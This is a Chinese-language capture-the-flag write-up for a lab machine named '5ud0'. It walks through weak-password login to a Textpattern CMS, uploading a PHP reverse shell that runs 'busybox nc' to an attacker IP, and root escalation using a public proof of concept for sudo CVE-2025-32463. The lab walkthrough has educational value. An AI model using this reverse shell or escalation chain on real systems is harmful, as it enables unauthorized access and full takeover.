,群友靶机5ud0

dirsearch扫描

```
| Statistical Content of the Content
```


http://192.168.31.193/README.txt

知道是 Textpattern CMS

http://192.168.31.193/textpattern/

登录界面弱口令admin, superman





上传反弹shell文件。

```
php
<?php
    exec("busybox nc 192.168.31.190 7777 -e
/bin/bash");
?>
```

linpeas扫描一遍,发现有两个sudo,题目名字也是sudo。

```
www-data@5ud0:/var/www/html/files$ which sudo
/usr/local/bin/sudo
```

查看系统使用的是哪一个,发现是/usr/local/bin/sudo (这个 linpeas说有但没打通)

然后又看了/usr/bin/sudo的版本

```
www-data@Sud0:/var/www/html/files$ /usr/bin/sudo -V
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2
```

这个版本存在CVE-2025-32463

https://github.com/K1tt3h/CVE-2025-32463-POC

下载下来了之后还需要修改一下

sudo -R xd /bin/true /usr/bin/sudo -R xd /bin/true

将sudo -R xd /bin/true改成/usr/bin/sudo -R xd /bin/true(因为默认使用的是usr/local/bin/sudo)

./CVE-2025-32463-POC.sh

```
www-data@sud0:/tmp$ ./CVE-2025-32463-PDC.sh

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.

#2) Think before you type.

#3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

[sud0] password for www-data:
root@sud0:/#
```

获得了root权限

```
[sudo] password for www-data:
root@Sud0:/#_cat_/root/root.txt
flag(root-257f425d-1ea4-4b8e-8dd8-69523f25d249}
root@Sud0:/#
```

5/5